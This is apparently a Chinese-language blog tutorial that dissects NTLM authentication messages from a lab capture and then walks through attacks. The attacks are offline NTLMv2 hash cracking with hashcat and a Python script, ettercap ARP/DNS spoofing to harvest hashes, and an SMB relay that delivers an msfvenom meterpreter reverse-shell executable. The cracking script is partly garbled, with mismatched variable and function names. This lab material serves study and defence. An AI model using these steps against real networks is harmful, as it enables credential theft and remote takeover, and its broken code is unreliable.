

NTLM 协议探索

简介

NTLM 和 NTLMv2

简介 早期 SMB 协议在网络上传输明文口令。后来出现 LAN Manager Challenge/Response 验证机制，简称 LM，它是如此简单以至很容易就被破解。微软提出了 WindowsNT 挑战/响应验证机制，称之为 NTLM。

现在已经有了更新的 NTLMv2 以及 Kerberos 验证体系。NTLM 是 windows 早期安全协议，因向后兼容性而保留下来。NTLM 是 NT LAN Manager 的缩写，即 NT LAN 管理器。

NTLM 认证协议可以使用在各种协议中，比如 HTTP、SMB 等等，下面以 HTTP 来说明其具体认证流程。

基于 Windows Authentication 的 HTTP 请求

基于 Windows Authentication 的 HTTP 请求一共会分为 6 个步骤：

```
1: C --> S GET ...
2: C <-- S 401 Unauthorized
      WWW-Authenticate: NTLM
3: C --> S GET ...
      Authorization: NTLM <base64-encoded type-1-message>
4: C <-- S 401 Unauthorized
      WWW-Authenticate: NTLM <base64-encoded type-2-message>
5: C --> S GET ...
      Authorization: NTLM <base64-encoded type-3-message>
6: C <-- S 200 Ok
```


这六个请求中分为三个请求和三个响应，其中包含了 NTLM 认证机制中最关键的 Type 1 message、Type 2 message、Type 3 message，下面先进行实验（简单介绍下，之前也有很多人做过了）

实验环境：


服务端：win2008 192.168.144.141

客户端：win7 192.168.144.148


1、在服务端 IIS 管理器路径 WIN-IQ7J2FD4QJ0\网站\Default Web Site\身份认证里将 IIS 设置为 Windows 身份认证



2、客户端访问服务端的 80 端口



3、输入服务端账号密码，wireshark 抓包，点击确定



这个认证流程请求和响应共 6 个，其中第 345 个分别实现了 type 1 message-type 3 message 的交互流程。下面结合刚刚抓的这 6 个包解析一下 type 1 message-type 3 message。

认证机制

NTLM 身份认证是 challenge-response 方式,由 Type 1 (negotiation), Type 2 (challenge) and Type 3 (authentication)三部分来三个步骤进行验证。

- 1、客户端向服务器发送 Type 1 message。这主要包含客户端支持和服务器请求的功能列表。
- 2、服务器响应 Type 2 message。其中包含服务器支持和同意的功能列表。但最重要的是,它包含服务器生成的 challenge。
- 3、客户端使用 Type 3 message 回复 challenge。其中包含有关客户端的若干信息,包括客户端用户的域和用户名。它还包含对 Type 2 message 的一个或多个响应。


Type 1 message

一个完整的 Type 1 message 共 40 个字节,表现在 HTTP 方式的请求里是在第三个包里,这个包是从 client 到 server 的请求包。

The Type 1 Message

Let's jump in and take a look at the Type 1 message:

Description	Content
0 NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53535000)
8 NTLM Message Type	long (0x01000000)
12 Flags	long
(16) Supplied Domain (Optional)	security buffer
(24) Supplied Workstation (Optional)	security buffer
(32) OS Version Structure (Optional)	8 bytes
(32) (40) start of data block (if required)	



可以看到对应的包里的第三个请求,NTLM SSP 也是 40 字节

结合上面两个图可知从上到下依次为:

NTLMSSP Signature 8 字节, 值为 4e 54 4c 4d 53 53 50 00

NTLM Message Type 4 字节, 值为 01 00 00 00

Flags 4 字节, 在 pcap 里对应的是 Negotiate Flags, 值为 97 82 07 e2

Supplied Domain 8 字节, 对应的是 Calling workstation domain, 值为 00 00 00 00 00 00 00 00

Supplied workstation 8 字节, 对应的是 Calling workstation workstation, 值为 00 00 00 00 00 00 00 00

OS Version Structure 8 字节, 对应的是 Version 6.1, 值为 06 01 b1 1d 00 00 0f

这个请求从客户端发送到服务端, 以启动 NTLM 身份认证

Type 1 message 只有 NTLMSSP Signature、NTLM Message Type、和 Flags 是必须有的, 其他的都是可选的 (前 16 字节)

Type 2 Message

The Type 2 Message

Description	Content
0 NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d53530000)
8 NTLM Message Type	long (0x02000000)
12 Target Name	security buffer
20 Flags	long
24 Challenge	8 bytes
(32) Context (optional)	8 bytes (two consecutive longs)
(40) Target Information (optional)	security buffer
(48) OS Version Structure (Optional)	8 bytes
32 (48) (56) start of data block	

No.	Time	Source	Destination	Protocol	Length	Info
+	17 11.127368	192.168.144.148	192.168.144.141	HTTP	491	GET / HTTP/1.1
+	18 11.129119	192.168.144.141	192.168.144.148	HTTP	1428	HTTP/1.1 401 Unauthorized (text/html)
+	34 26.344731	192.168.144.148	192.168.144.141	HTTP	574	GET / HTTP/1.1 , NTLMSSP_NEGOTIATE
+	35 26.345852	192.168.144.141	192.168.144.148	HTTP	930	HTTP/1.1 401 Unauthorized , NTLMSSP_CHALLENGE (text/html)
+	36 26.347529	192.168.144.148	192.168.144.141	HTTP	1270	GET / HTTP/1.1 , NTLMSSP_AUTH, User: 0M0A1\administrator
+	37 26.350253	192.168.144.141	192.168.144.148	HTTP	989	HTTP/1.1 200 OK (text/html)

NTLM Secure Service Provider	
NTLMSSP identifier:	NTLMSSP
NTLM Message Type:	NTLMSSP_CHALLENGE (0x00000002)
Target Name:	0M0A1
Negotiate Flags:	0xe2898215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Security
NTLM Server Challenge:	a9f9db87bb4de853
Reserved:	0000000000000000
Target Info	
Version 6.1 (Build 7601); NTLM Current Revision 15	
Date:	Mon, 10 Sep 2018 12:51:19 GMT\r\n

0000	4e 54 4c 4d 53 53 50 00	02 00 00 00	0a 00 0a 00	NTLMSSP.
0010	38 00 00 00 15 82 89 e2	a9 f9 db 87 bb 4d e8 53		8.....M.S
0020	00 00 00 00 00 00 00 00	c0 00 c0 00 42 00 00 00	B..
0030	06 01 b1 1d 00 00 00 0f	30 00 4d 00 30 00 41 00	0.M.0.A.
0040	31 00 02 00 0a 00 30 00	4d 00 30 00 41 00 31 00		1.....0.M.0.A.1.
0050	01 00 1e 00 57 00 49 00	4e 00 2d 00 49 00 51 00		...W.I.N.-I.Q.
0060	37 00 4a 00 32 00 46 00	44 00 34 00 51 00 4a 00		7.J.2.F.D.4.Q.J.
0070	30 00 04 00 1c 00 30 00	6d 00 30 00 61 00 31 00		0.....0.m.0.a.1.
0080	2e 00 74 00 65 00 73 00	74 00 2e 00 63 00 6f 00		...e.s.t...c.o.
0090	6d 00 03 00 3c 00 57 00	49 00 4e 00 2d 00 49 00		m...<W.I.N.-I.
00a0	51 00 37 00 4a 00 32 00	46 00 44 00 34 00 51 00		Q.7.J.2.F.D.4.Q.
00b0	4a 00 30 00 2e 00 30 00	6d 00 30 00 61 00 31 00		l.0...0.m.0.a.1.
00c0	2e 00 74 00 65 00 73 00	74 00 2e 00 63 00 6f 00		...e.s.t...c.o.
00d0	6d 00 05 00 1c 00 30 00	6d 00 30 00 61 00 31 00		m.....0.m.0.a.1.
00e0	2e 00 74 00 65 00 73 00	74 00 2e 00 63 00 6f 00		...e.s.t...c.o.
00f0	6d 00 07 00 08 00 8c ee	1c f8 04 49 d4 01 00 00		m.....I....
0100	00 00			..

Type 2 message 是在第 4 个包, 结合上面两个图可以知道 type 2 message 里的信息为:

NTLMSSP Signature 8 字节, 值为 4e 54 4c 4d 53 53 50 00

NTLM Message Type 4 字节，值为 02 00 00 00

Target name 在这个位置其实是显示的是 Length,Maxlen,Offset 三个值，分别为 0a 00、0a 00、38 00 00 00，真正的值在 Target info 里

Flags 4 字节，值为 15 82 89 e2，在包里就是 Negotiate Flags

Challenge 8 字节，值为 a9 f9 db 87 bb 4d e8 53

Context 8 字节，00 00 00 00 00 00 00 00

Target information 一大串，包含了 NetBios domain name、computer name、DNS 信息时间戳等，这些内容都是服务端将自身信息返回给客户端

这一步最重要的内容是 Challenge

Type 3 Message

The Type 3 Message

Description	Content
0 NTLMSSP Signature	Null-terminated ASCII "NTLMSSP" (0x4e544c4d535000)
8 NTLM Message Type	long (0x03000000)
12 LM/LMv2 Response	security buffer
20 NTLM/NTLMv2 Response	security buffer
28 Target Name	security buffer
36 User Name	security buffer
44 Workstation Name	security buffer
(52) Session Key (optional)	security buffer
(60) Flags (optional)	long
(64) OS Version Structure (Optional)	8 bytes
52 (64) (72) start of data block	

NTLMv2 Response 是经过算法计算出来的，证明客户端知道帐户密码而不是直接发送明文密码。Type 3 Message 还指示身份验证帐户的身份验证目标（域或服务器名称）和用户名，以及客户端工作站名称。重点说一下 NTLMv2 Response 具体是经过什么算法计算得来的。

[illegible]

其实就是 NTLMv2 Response 去掉前 16 个字节(上图红圈里 NTProofStr)的部分, 在这里也就是

```
010100000000000008cee1cf80449d4013d8116a7e579ac7e0000000002000a0030004d003000410
0310001001e00570049004e002d004900510037004a00320046004400340051004a00300004001c
0030006d003000610031002e0074006500730074002e0063006f006d0003003c00570049004e002
d004900510037004a00320046004400340051004a0030002e0030006d003000610031002e007400
6500730074002e0063006f006d0005001c0030006d003000610031002e0074006500730074002e0
063006f006d00070008008cee1cf80449d401060004000200000008003000300000000000000000
00000000300000a679fd19adae15f87789291b9a0cdaed1f3f39bdfbb396fcfd9f3dc30866c0180
a001000000000000000000000000000000000000000000000000000000000000000000000000
2e003100360038002e003100340034002e003100340031000000000000000000000000000000
```

这是我们抓了包之后看到的结果, 客户端在生成的时候用 Time、NTLMv2 Client Challenge、NetBIOS、DNS 等信息组合起来生成。


NTProofStr

NTProofStr 是由 Type 2 message 里的 challenge 和 blob 连接在一起, 然后用 NTLMv2 HASH 作为密钥进行 HMAC-MD5 加密, 生成的一个 16 字节的字符。

Challenge :a9f9db87bb4de853

BLOB 为上面的值拼在一起生成之后为: 67d7af69cdf2317c2fe201e61f736a7b

和图中 wireshark 抓到的是一样的



NTLMv2 Response

经过上面可以看出组成 NTLMv2 Response 的步骤为

1. 通过密码生成 NTLM HASH（密码的 16 进制 Unicode 格式也就是双字节然后进行 MD4 加密）
2. 通过 NTLM HASH、用户名、域名生成 NTLMv2 HASH（用户名大写和域服务器名称连接起来，转成 16 进制，然后转成 Unicode 格式，然后 NTLM HASH 作为密钥用 HMAC-MD5 加密）
3. 利用已经获取到的自身信息组合成为 BLOB
4. 通过 NTLMv2 HASH、challenge、BLOB 生成 NTProofStr
5. 再将 NTProofStr 和 BLOB 连在一起组合成 NTLMv2 Response

格式是：

用户名::域名: challenge:NTProofstr:BLOB

例：

```
administrator::XXX:f26a25ec9d73fbaa:255fc74fc8d22b6af9b9bdf2189ff68:0101000000
000000c59f891f893fd401e138a25029b4a91e0000000002000e004d004f0053004800550051004
90001001e00570049004e002d004700470051004900370033004d00440049004f004a0004002000
6d006f00730068007500710069002e0074006500730074002e0063006f006d00030040005700490
04e002d004700470051004900370033004d00440049004f004a002e006d006f0073006800750071
```

HASHCAT 爆破

```
Hashcat -m 5600 NTLMV2Response pwd.txt -force --show
```

密码就是 admin123456!

```
# -- coding: utf-8 --
import hmac
import hashlib
import re
from Crypto.Hash import MD4
import binascii

def str_to_hmac_md5(passwd_,salt_):
    h_md5 = hmac.new(salt_, passwd_, hashlib.md5).hexdigest()
    return h_md5

def str_to_md4(str_):
    m = MD4.new()
    m.update(str_)
    return m.hexdigest()

def str_to_hex(s):
    return ' '.join([hex(ord(c)).replace('0x', '') for c in s])

def hex_to_unicode(hex_str):
    hex_str_ = hex_str.replace(" ", "00")+ "00"
    return hex_str_
```

```
def str_to_ntlm(str_):
    ntlm_ = str_.encode('utf-8')
    ntlm_ = str_to_hex(ntlml_)
    ntlm_ = hex_to_unicode(ntlml_)
    ntlm_ = binascii.a2b_hex(ntlml_)
    ntlm_ = str_to_md4(ntlml_)
    return ntlm_

def str_to_ntlmv2_hash(username_, domain_name_, ntlm_hash_):
    ntlmv2_ = username_ + domain_name_
    ntlmv2_ = ntlmv2_.upper()
    ntlmv2_ = str_to_hex(ntlmv2_)
    ntlmv2_ = hex_to_unicode(ntlmv2_)
    ntlmv2_ = binascii.a2b_hex(ntlmv2_)
    ntlm_hash__ = binascii.a2b_hex(ntlml_hash_)
    return str_to_hmac_md5(ntlmv2_, ntlm_hash__)

def hash_splloit(passwd_file_path, hash_str_):
    weak_passwd_list = []
    fopen = open(passwd_file_path, 'r')
    lines = fopen.readlines()

    hash_str_list = re.findall('"^([^\:]*)\:([^\:]*)\:([^\:]*)\:([^\:]*)\:([^\:]*)$"', hash_str_)

    hash_str_list_ = hash_str_list[0]
    Username_ = hash_str_list_[0]
    Domain_name_ = hash_str_list_[1]
    Challenge_ = hash_str_list_[2]
    NTProofstr_ = hash_str_list_[3]
    BLOB_ = hash_str_list_[4]

    Challenge_BLOB_ = Challenge_ + BLOB_
    Challenge_BLOB_ = binascii.a2b_hex(Challenge_BLOB_)

    for line in lines:
        line = line.replace("\n", "")
        Ntlm_hash = str_to_ntlm(line)
        Ntlmv2_hash = str_to_ntlmv2_hash(Username_, Domain_name_, Ntlm_hash)
        Ntlmv2_hash = binascii.a2b_hex(Ntlmv2_hash)
        NTProofstr = str_to_hmac_md5(Challenge_BLOB_, Ntlmv2_hash)

        if NTProofstr == NTProofstr_:
```

```

        print "[~]Password is : ",line

    print "[~]the end"

pwd_filename = 'pwd.txt'
ntlm_rsp =
"administrator::MOSHUQI:f26a25ec9d73fbaa:255fc74fc8d22b6af9b9bdfd2189ff68:010100000
0000000c59f891f893fd401e138a25029b4a91e0000000002000e004d004f0053004800550051
00490001001e00570049004e002d004700470051004900370033004d00440049004f004a0004
0020006d006f00730068007500710069002e0074006500730074002e0063006f006d00030040
00570049004e002d004700470051004900370033004d00440049004f004a002e006d006f0073
0068007500710069002e0074006500730074002e0063006f006d00050020006d006f00730068
007500710069002e0074006500730074002e0063006f006d0007000800c59f891f893fd401060
00400020000000800300030000000000000000000000000000000000000000000000000000
b39eddc9921681b8f739d3b876b14f73b5e31a960a00100000000000000000000000000000
00000900280048005400540050002f003100390032002e003100360038002e00310034003400
2e003100340031000000000000000000000000000000000000000000000000000000000000
hash_sploit(aaa,b)

```

NTLM HASH 获取

ettercap+msf

192.168.144.130 为 Kali 的 IP 地址将 etter.dns 内容改成* A 192.168.144.130



```


root@kali:~# cat /etc/ettercap/etter.dns
* A 192.168.144.130
root@kali:~#

```


打开 ettercap

Sniff--Unified sniffing 选择要使用的网卡，一般默认是 eth0，看情况选择

然后进入之后选 scan for hosts，再在 hosts list 里就可以查看局域网里有哪些地址了



然后选择 Mitm 里的 ARARP poisoning，然后在弹出的框启用 sniff remote connects，点击 ok。



然后在 Plugins 里选择 dns_spoof

在受害主机访问任意页面会出现登录框，要求输入账号密码

DOMAIN 为 0m0a1

USER 为 administrator

同时会在指定目录生成_netlmv2 和_netntlmv2，可以使用 john 来爆破这个 hash 值，但是成功率就看运气了

```
root@kali:~/Desktop# john _netntlmv2
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC
-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:46 3/3 0g/s 422182p/s 844229c/s 844229C/s max7bd
0g 0:00:02:11 3/3 0g/s 432647p/s 865246c/s 865246C/s ph05ll
0g 0:00:05:18 3/3 0g/s 441746p/s 883473c/s 883473C/s keksds
0g 0:00:07:35 3/3 0g/s 443510p/s 887006c/s 887006C/s l3m5ke
0g 0:00:10:24 3/3 0g/s 445402p/s 890795c/s 890795C/s 8b4bcm
0g 0:00:10:25 3/3 0g/s 445402p/s 890795c/s 890795C/s 8an0mb
0g 0:01:07:20 3/3 0g/s 446255p/s 892509c/s 892509C/s lqq53ase
session aborted
```

爆 123 是挺快的，其他随缘

SMBrelay-msf+impacket

实验

环境：

192.168.144.141 访问主机

192.168.144.130 kali


192.168.144.149 受攻击主机

所用工具：

Impacket/smbrelayx.py

MSF

主要结构如下图：



- 1、在 Kali 上使用 msf 生成带有反弹 shell payload 的 exe 文件


```

root@kali:/opt/impacket/examples# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.144.130 -f exe>./smbtest.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes

```

2、开启 smbrelay.py

-h 设置受害主机 IP 地址，在这里是 192.168.144.149

-e 设置加载文件，也就是上一步生成的 smbtest.exe

```

root@kali:/opt/impacket/examples# python2 smbrelayx.py -h 192.168.144.149 -e smbtest.exe
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Running in relay mode
[*] Setting up SMB Server
